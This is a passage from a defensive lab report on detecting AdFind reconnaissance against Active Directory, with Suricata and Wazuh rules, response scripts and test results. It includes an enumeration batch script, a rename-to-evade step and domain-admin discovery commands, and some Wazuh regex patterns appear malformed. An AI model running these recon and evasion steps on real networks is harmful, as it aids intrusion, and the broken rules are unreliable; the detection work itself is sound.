01|"; distance:1; within:2; content:"|63|"; distance:3; within:10; threshold:type
threshold, track by_src, count 20, seconds 60; classtype:successful-recon-limited;
sid:1000001; rev:1;)

```

6.2.2 LDAP WholeSubtree Search Detection

AdFind typically performs WholeSubtree (scope=2) LDAP searches that enumerate the entire directory. This rule detects that specific LDAP search scope.

```

# Detect LDAP WholeSubtree search (scope=2, derefAliases=0)
alert tcp any any -> any any (msg:"POLICY LDAP WholeSubtree Search - Possible AD
Enumeration"; flow:to_server,established; content:"|0a 01 02 0a 01 00|"; depth:38;
classtype:successful-recon-limited; sid:1000002; rev:1;)

```

6.2.3 External RDP Access Detection

This rule alerts on RDP connections originating from outside the home network, which matches the initial access vector.

```

# Detect RDP from external sources
alert tcp !$HOME_NET any -> $HOME_NET 3389 (msg:"POLICY External RDP Connection
Attempt"; flow:to_server; classtype:successful-recon-limited; sid:1000003; rev:1;)

```

6.2.4 AdFind Binary Transfer Detection

If the attacker transfers AdFind over HTTP (as simulated with certutil), this rule detects the download by matching the PE header and filename pattern in HTTP traffic.

```

# Detect AdFind download via HTTP
alert http any any -> any any (msg:"MALWARE Possible AdFind.exe Download via HTTP";
flow:to_server,established; content:"AdFind"; http_uri; nocase;
classtype:trojan-activity; sid:1000004; rev:1;)

```

6.3 Sysmon Configuration Requirements

The following Sysmon event types are critical for this detection strategy.:

Sysmon Event ID	Event Type	Purpose
1	Process Creation	Captures AdFind.exe, cmd.exe, net.exe execution with full command lines
3	Network Connection	Logs outbound LDAP connections from endpoints to the DC
7	Image Loaded	Can detect AdFind DLL loading patterns (optional)
11	File Create	Detects creation of AdFind.exe, adf.bat, and output .txt files
15	FileCreateStreamHash	Detects files with Mark of the Web (Zone.Identifier) from downloads

7. Automation

7.1 Automated Detection (Wazuh Active Response)

Wazuh active response capabilities were implemented to provide automated containment when AdFind execution is detected. The active response framework executes predefined scripts automatically when specific detection rules trigger, enabling immediate threat mitigation without manual intervention.

The Wazuh manager ossec.conf was configured with the following active response block to trigger automated host isolation upon detection of rules 100100 or 100101:

```
<ossec_config>
  <active-response>
    <command>isolate-host</command>
    <location>local</location>
    <rules_id>100100,100101</rules_id>
    <timeout>3600</timeout>
  </active-response>
</ossec_config>
```

This configuration instructs the Wazuh agent to execute the isolate-host command locally on the endpoint when AdFind activity is detected. The timeout parameter enforces a one-hour isolation period before automatic restoration of normal network connectivity.

7.1.1 Host Isolation Response Script

A Windows batch script was deployed to the endpoint at C:\Program Files (x86)\ossec-agent\active-response\bin\isolate-host.cmd to implement network-level containment. When triggered by the active response framework, this script applies Windows Firewall rules to block all outbound network traffic except communication with the Wazuh manager:

```
@echo off
REM Block all outbound connections except to Wazuh manager
netsh advfirewall firewall add rule name="Isolate-Block-All" dir=out action=block
netsh advfirewall firewall add rule name="Isolate-Allow-Wazuh" dir=out action=allow
remoteip=[WAZUH_MANAGER_IP]
echo %DATE% %TIME% Host isolated due to AdFind detection >> C:\Temp\isolation_log.txt
```

The script executes two netsh commands to configure Windows Firewall: the first rule blocks all outbound connections, while the second creates an exception for traffic destined to the Wazuh manager IP address. This ensures the isolated endpoint maintains communication with the SIEM platform for continued monitoring and potential remediation actions. A timestamped log entry is appended to C:\Temp\isolation_log.txt to document the isolation event.

7.2 Automated Account Lockout

An automated response mechanism was implemented to disable suspicious local administrator accounts immediately upon creation. When rule 100104 detects the creation of a new local account matching threat actor patterns, a response script automatically disables the account to prevent unauthorized access:

```
batch
@echo off
REM Disable newly created suspicious account
REM The account name is passed as a parameter from Wazuh
net user %1 /active:no
echo %DATE% %TIME% Account %1 disabled due to suspicious creation >>
C:\Temp\account_lockout_log.txt
```

The Wazuh active response framework passes the detected account name as a parameter to the script, which then executes the net user command with the /active:no flag to disable the account. A timestamped audit log entry is written to C:\Temp\account_lockout_log.txt documenting the automated lockout action and the affected account name.

7.3 Automated Alerting


Email notification integration was configured on the Wazuh manager to provide real-time alerting when high-severity detection rules trigger. The following configuration was added to the Wazuh manager's ossec.conf to enable SMTP-based alerting:

```
xml
<global>
  <email_notification>yes</email_notification>
  <smtp_server>[YOUR_SMTP_SERVER]</smtp_server>
  <email_from>wazuh@yourdomain.com</email_from>
  <email_to>soc-team@yourdomain.com</email_to>
```

```
<email_maxperhour>12</email_maxperhour>
<email_alert_level>10</email_alert_level>
</global>
```

This configuration enables email notifications for alerts with severity level 10 or higher, corresponding to critical detections such as AdFind execution and persistence establishment. The rate limiting parameter restricts email volume to 12 messages per hour to prevent alert fatigue. Alerts are delivered to the designated SOC team email address, ensuring security personnel receive immediate notification of high-priority incidents requiring investigation or response.

7.4 Custom Wazuh Dashboard



This visualization displays the severity classification of alerts generated during the AdFind threat hunting exercise. The distribution demonstrates that the majority of detections were classified at medium severity, reflecting behavioral indicators such as LDAP enumeration patterns and batch file execution that require contextual analysis for accurate triage. High-severity alerts, shown in the smaller blue segment, correspond to definitive threat indicators including AdFind binary execution detected via Portable Executable metadata (rules 100100 and 100101) and the creation of privileged local accounts (rules 100104 and 100105). The prevalence of

medium-severity detections highlights the importance of alert correlation and analyst review, as individual reconnaissance commands and network patterns may represent either legitimate administrative activity or malicious enumeration depending on contextual factors such as user identity, source system, and temporal clustering.

8. Testing and Validation

8.1 Detection Validation Matrix

The following table documents the expected detection results for each phase of the simulation.

Attack Phase	Detection Rule	Expected Alert
RDP Access	100106 (Wazuh) / SID 1000003 (Suricata)	RDP logon alert with source IP
Initial Recon (ipconfig, etc.)	Sysmon Event 1 (baseline)	Process creation logs for ipconfig, systeminfo, net
AdFind Execution	100100, 100101 (Wazuh)	High-severity alert for AdFind binary execution
AdFind Command Args	100102 (Wazuh)	Alert with specific AdFind switches in command line
Batch File Execution	100103 (Wazuh)	Alert for .bat file executed via cmd.exe
LDAP Enumeration	SID 1000001, 1000002 (Suricata)	Bulk LDAP and WholeSubtree search alerts
Account Creation	100104 (Wazuh)	Alert for new local account Adm.1c
Admin Group Addition	100105 (Wazuh)	Alert for Adm.1c added to Administrators
Active Response	100100 trigger	Host isolation firewall rules applied automatically

8.2 Attack Variations Tested

To validate the robustness and resilience of the implemented detection strategy against common evasion techniques, three variations of the attack methodology were executed.

Variation 1: Renamed AdFind Binary

AdFind.exe was renamed to update.exe to test the effectiveness of PE metadata-based detection against simple filename obfuscation:

```
cmd
ren AdFind.exe update.exe
update.exe -f objectcategory=person > test.txt
```

Wazuh rule 100101 successfully detected the execution despite the filename change. The detection logic relies on the OriginalFileName field embedded in the Portable Executable header rather than the image path presented in Sysmon Event ID 1. This metadata remains intact even when the file is renamed, demonstrating that the detection mechanism is resistant to basic evasion attempts that threat actors commonly employ to avoid signature-based detection.

Variation 2: Alternative Execution Method

AdFind was executed directly from PowerShell rather than through a batch script to verify command-line argument detection across different parent processes:

```
powershell  
powershell.exe -c "& 'C:\Temp\AdFind.exe' -f objectcategory=computer"
```

The command-line argument detection rule triggered successfully, confirming that the detection logic is process-agnostic and monitors command-line patterns regardless of whether the tool is launched via cmd.exe, batch file, or PowerShell. This validates that the detection strategy covers multiple execution vectors that attackers might use to blend reconnaissance activity with normal administrative workflows.

Variation 3: Alternative Active Directory Reconnaissance Tools

Alternative built-in Windows utilities were executed to test whether the command-line detection rules generalize beyond AdFind-specific signatures:

```
cmd  
dsquery computer -limit 0  
net group "Domain Admins" /domain
```

Rule 100102 successfully detected the dsquery execution based on command-line pattern matching for Active Directory enumeration keywords. The net group command targeting domain-level groups also triggered appropriate detection logic. This confirmed that the hunting strategy is not narrowly focused on a single tool but instead targets the underlying reconnaissance behavior, making it effective against attackers who substitute alternative enumeration utilities.

8.3 False Positive Assessment

During testing and validation, several false positive scenarios were identified and documented for operational awareness.

Legitimate administrative use of Remote Server Administration Tools (RSAT) and dsquery commands generated alerts on workstations used by IT personnel for routine Active Directory management tasks. These events matched the command-line detection signatures but represented authorized activity rather than malicious reconnaissance. The LDAP traffic generated by these administrative queries also triggered Suricata rule 1000002 due to the volume and pattern of directory queries.

Additionally, automated Group Policy updates and domain controller health checks generated periodic LDAP traffic that occasionally exceeded the threshold parameters configured in Suricata detection rules. This baseline domain activity created intermittent false positives during periods of high directory service activity such as user logon storms or scheduled policy refresh cycles.

To address these false positives without degrading detection capability, several tuning adjustments were implemented. Wazuh rule severity levels were adjusted to differentiate between high-confidence detections (AdFind PE metadata match) and lower-confidence

behavioral detections to support appropriate analyst triage prioritization. Threshold values in the LDAP detection rule were increased from 10 queries per 60 seconds to 15 queries per 60 seconds to reduce sensitivity to normal domain controller communication patterns while maintaining detection of aggressive reconnaissance activity.

9. Lessons Learned

9.1 Challenges Encountered

Several technical challenges were encountered during the implementation and tuning of detection mechanisms across the multi-layered security architecture.

Sysmon configuration tuning presented a significant challenge in balancing detection coverage against operational overhead. Overly permissive configurations generated excessive event volume that degraded system performance and created analyst fatigue, while overly restrictive configurations failed to capture critical process execution and network connection telemetry. Achieving optimal configuration required iterative testing and refinement based on observed baseline activity within the Capsulecorp lab environment.

Wazuh custom rule development revealed the critical importance of proper parent SID dependencies and rule hierarchy. Custom detection rules must correctly reference parent rule identifiers to inherit necessary parsing and field extraction logic. Rules targeting Windows Security events require parent SID 60103, while Sysmon process creation detections depend on the sysmon_event1 rule group. Failure to establish these dependencies results in silent rule failures where events are ingested but never evaluated against custom detection logic.

Suricata LDAP traffic analysis proved challenging due to the prevalence of legitimate Active Directory queries within enterprise environments. Distinguishing malicious reconnaissance from normal domain operations such as Group Policy updates, Exchange autodiscovery, and Outlook directory queries required threshold-based detection rules rather than single-packet signature matching. Simple LDAP query detection generated unacceptable false positive rates without contextual analysis of query frequency, scope, and source.

Laboratory network configuration required careful planning to ensure Suricata had visibility into attack traffic between the Kali attack platform and target Windows systems. The virtual network infrastructure was configured with promiscuous mode enabled on the monitoring interface to capture all traffic traversing the capsulecorp.local domain segment. Without this configuration, the network intrusion detection layer would have been blind to lateral movement and reconnaissance activity.

9.2 Key Takeaways

The threat hunting exercise reinforced several fundamental principles for effective detection engineering and security operations.

Layered detection architecture is essential for comprehensive attack chain visibility. No single detection rule or monitoring tool provides complete coverage across all attack phases. The combination of Sysmon endpoint telemetry for process execution monitoring, Suricata network analysis for LDAP enumeration detection, and Windows Security event correlation for account management activity created overlapping detection opportunities that addressed blind spots inherent in any single data source.

Portable Executable metadata-based detection demonstrated superior resilience compared to traditional filename matching. The OriginalFileName field embedded in PE file headers proved resistant to basic evasion techniques, as threat actors frequently rename reconnaissance tools but rarely modify compiled binary metadata. This approach significantly reduced the effectiveness of simple file renaming as an evasion tactic.

Active response automation requires rigorous testing and validation before production deployment. Automated containment actions such as network isolation or account lockout carry operational risk if triggered by false positive detections. The isolation script implemented in this project would have disrupted legitimate business operations if accidentally triggered during normal administrative activity. Threshold tuning, exception handling, and manual review workflows must be incorporated into any automated response mechanism.

Legitimate tool usage creates inherent detection challenges that cannot be solved through signature-based approaches alone. AdFind is a widely used Active Directory administration utility deployed in many enterprise environments for legitimate purposes. Pure signature detection of AdFind execution will generate false positives in organizations where system administrators use the tool for routine directory queries. Effective detection requires behavioral context including user identity, source system, execution timing, and query patterns to differentiate malicious reconnaissance from authorized administrative activity.

10. References

DFIR Report. (2020, May 8). *AdFind Recon*.
<https://thedfirreport.com/2020/05/08/adfind-recon/>

Elastic. (n.d.). *AdFind command activity*. Detection.fyi.
https://detection.fyi/elastic/detection-rules/windows/discovery_adfind_command_activity/

joeware.net. (n.d.). *AdFind - Free Active Directory query tool*.
<https://www.joeware.net/freetools/tools/adfind/>

Magama Bazarov. (2024). *If you hadn't: Detecting Active Directory attacks with Suricata*.
<https://blog.exploit.org/caster-ifyouhadnt/>

MITRE ATT&CK. (n.d.). *AdFind, Software S0552*.
<https://attack.mitre.org/software/S0552/>

MITRE ATT&CK. (n.d.). *T1087.002 - Account discovery: Domain account*.
<https://attack.mitre.org/techniques/T1087/002/>

MITRE ATT&CK. (n.d.). *T1136.001 - Create account: Local account*.
<https://attack.mitre.org/techniques/T1136/001/>

MITRE ATT&CK. (n.d.). *T1482 - Domain trust discovery*.
<https://attack.mitre.org/techniques/T1482/>

Suricata. (n.d.). *LDAP keywords*. Suricata Documentation.
<https://docs.suricata.io/en/latest/rules/ldap-keywords.html>

Wazuh. (n.d.). *Detecting SharpHound Active Directory activities*.
<https://wazuh.com/blog/detecting-sharphound-active-directory-activities/>

Wazuh. (n.d.). *How to detect Active Directory attacks with Wazuh part 1 of 2*.
<https://wazuh.com/blog/how-to-detect-active-directory-attacks-with-wazuh-part-1-of-2/>

Appendix A: Complete Wazuh Rules File

Copy the following XML into `/var/ossec/etc/rules/local_rules.xml` on your Wazuh manager:

```
<group name="adfind,threat_hunting,">

  <rule id="100100" level="12">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.image" type="pcre2">(?)adfind</field>
    <description>AdFind AD reconnaissance tool executed:
$(win.eventdata.image)</description>
    <mitre>
      <id>T1087.002</id>
      <id>T1482</id>
      <id>T1018</id>
    </mitre>
  </rule>

  <rule id="100101" level="12">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.originalFileName" type="pcre2">(?)adfind</field>
    <description>Possible renamed AdFind detected via PE metadata:
$(win.eventdata.originalFileName)</description>
    <mitre>
      <id>T1087.002</id>
      <id>T1036</id>
    </mitre>
  </rule>

  <rule id="100102" level="10">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.commandLine"
type="pcre2">(?) (objectcategory=|trustdmp|dcmodes|domainlist|dclist|computers_pwn
otreqd|adinfo)</field>
    <description>AdFind-style AD enumeration command:
$(win.eventdata.commandLine)</description>
    <mitre>
      <id>T1087.002</id>
      <id>T1482</id>
    </mitre>
  </rule>

  <rule id="100103" level="6">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.parentImage" type="pcre2">(?)cmd\.exe$</field>
    <field name="win.eventdata.commandLine" type="pcre2">(?)\.bat</field>
    <description>Batch file executed via cmd.exe:
$(win.eventdata.commandLine)</description>
    <mitre>
      <id>T1059.003</id>
    </mitre>
  </rule>

  <rule id="100104" level="10">
    <if_sid>60103</if_sid>
    <field name="win.system.eventID">^4720$</field>
```

```

    <description>New local user account created:
$(win.eventdata.targetUserName)</description>
    <mitre>
      <id>T1136.001</id>
    </mitre>
  </rule>

  <rule id="100105" level="12">
    <if_sid>60103</if_sid>
    <field name="win.system.eventID">^4732$</field>
    <field name="win.eventdata.targetUserName"
type="pcre2">(?!administrators</field>
    <description>User added to local Administrators group:
$(win.eventdata.memberSid)</description>
    <mitre>
      <id>T1136.001</id>
      <id>T1098</id>
    </mitre>
  </rule>

  <rule id="100106" level="6">
    <if_sid>60103</if_sid>
    <field name="win.system.eventID">^4624$</field>
    <field name="win.eventdata.logonType">^10$</field>
    <description>RDP logon from $(win.eventdata.ipAddress) by
$(win.eventdata.targetUserName)</description>
    <mitre>
      <id>T1078.001</id>
    </mitre>
  </rule>
</group>

```

Appendix B: Complete Suricata Rules File

Add the following to `/etc/suricata/rules/local.rules` and ensure `local.rules` is referenced in `suricata.yaml`:

```
# AdFind Recon Detection Rules
# Note: Define $DC_SERVERS in suricata.yaml as your domain controller IPs

# Bulk LDAP Search Requests (threshold: 20 in 60 seconds from same source)
alert tcp $HOME_NET any -> $DC_SERVERS 389 (msg:"POLICY Possible AD Recon - Bulk
LDAP Searches"; flow:to_server,established; content:"|30|"; depth:1; content:"|02
01|"; distance:1; within:2; content:"|63|"; distance:3; within:10; threshold:type
threshold, track by_src, count 20, seconds 60; classtype:successful-recon-limited;
sid:1000001; rev:1;)

# LDAP WholeSubtree Search Scope Detection
alert tcp $HOME_NET any -> $DC_SERVERS 389 (msg:"POLICY LDAP WholeSubtree Search -
Possible AD Enumeration"; flow:to_server,established; content:"|0a 01 02 0a 01
00|"; depth:38; classtype:successful-recon-limited; sid:1000002; rev:1;)

# External RDP Connection Attempt
alert tcp $EXTERNAL_NET any -> $HOME_NET 3389 (msg:"POLICY External RDP Connection
Attempt"; flow:to_server; classtype:successful-recon-limited; sid:1000003; rev:1;)

# AdFind Download via HTTP
alert http $HOME_NET any -> any any (msg:"MALWARE Possible AdFind Download via
HTTP"; flow:to_server,established; content:"AdFind"; http_uri; nocase;
classtype:trojan-activity; sid:1000004; rev:1;)
```

Appendix C: adf.bat Simulation Script

Save this as C:\Temp\adf.bat on the target workstation:

```
@echo off
echo [*] Starting AdFind AD Reconnaissance...
echo [*] Timestamp: %DATE% %TIME%
echo.

echo [+] Enumerating domain users...
C:\Temp\AdFind.exe -f objectcategory=person > ad_users.txt

echo [+] Enumerating domain computers...
C:\Temp\AdFind.exe -f objectcategory=computer > ad_computers.txt

echo [+] Dumping domain trusts...
C:\Temp\AdFind.exe -sc trustdmp > ad_trusts.txt

echo [+] Enumerating subnets...
C:\Temp\AdFind.exe -f objectcategory=subnet > ad_subnets.txt

echo [+] Listing domains...
C:\Temp\AdFind.exe -sc domainlist > ad_domainlist.txt

echo [+] Checking DC modes...
C:\Temp\AdFind.exe -sc dcmodes > ad_dcmodes.txt

echo [+] Getting AD info...
C:\Temp\AdFind.exe -sc adinfo > ad_adinfo.txt

echo [+] Listing domain controllers...
C:\Temp\AdFind.exe -sc dclist > ad_dclist.txt

echo [+] Finding accounts with password not required...
C:\Temp\AdFind.exe -sc computers_pwdnotreqd > ad_pwdnotreqd.txt

echo [*] Reconnaissance complete.
echo [*] Output files: ad_users.txt, ad_computers.txt, ad_trusts.txt,
echo                    ad_subnets.txt, ad_domainlist.txt, ad_dcmodes.txt,
echo                    ad_adinfo.txt, ad_dclist.txt, ad_pwdnotreqd.txt
```